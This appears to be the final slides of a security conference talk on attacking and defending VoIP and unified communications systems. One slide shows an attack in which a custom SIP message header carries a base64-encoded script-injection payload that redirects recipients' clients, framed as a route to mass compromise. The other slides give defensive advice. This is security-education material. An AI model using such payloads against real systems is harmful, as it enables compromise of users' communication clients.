
```
Ms-IM-Format: text/html; charset=UTF-8; ms-
body=PHNjcmlwdD53aW5kb3cubG9jYXRpb249Imh0dHA6Ly93d3cudmlwc
m95LmNvbSI8L3NjcmlwdD4=
```

# MASS COMPROMISE

Attacking through a PBX or proxy

- Sending a meeting request
- Using a **CUSTOM SIP header**
- Waiting for the shells





# SECURING UNIFIED COMMUNICATIONS

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- Secure design
- Enforce security via SBCs
  - Messaging, SIP headers, meetings...
- Enforce authentication
- Secure inter-vendor configuration
- Protect the legacy systems
- Protect the clients

# BLACK HAT SOUND BYTES



- Securing Unified Communications (UC) is **NOT** just securing VoIP.
- Brace yourselves, VoIP/UC are attacks are coming.
- **#TaylorYourCommunicationSecurity !**

# REFERENCES

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
- Viproxy VoIP Penetration Testing Kit

<http://www.viproxy.com>

- Context Information Security

<http://www.contextis.com>

# QUESTIONS?



# THANKS!

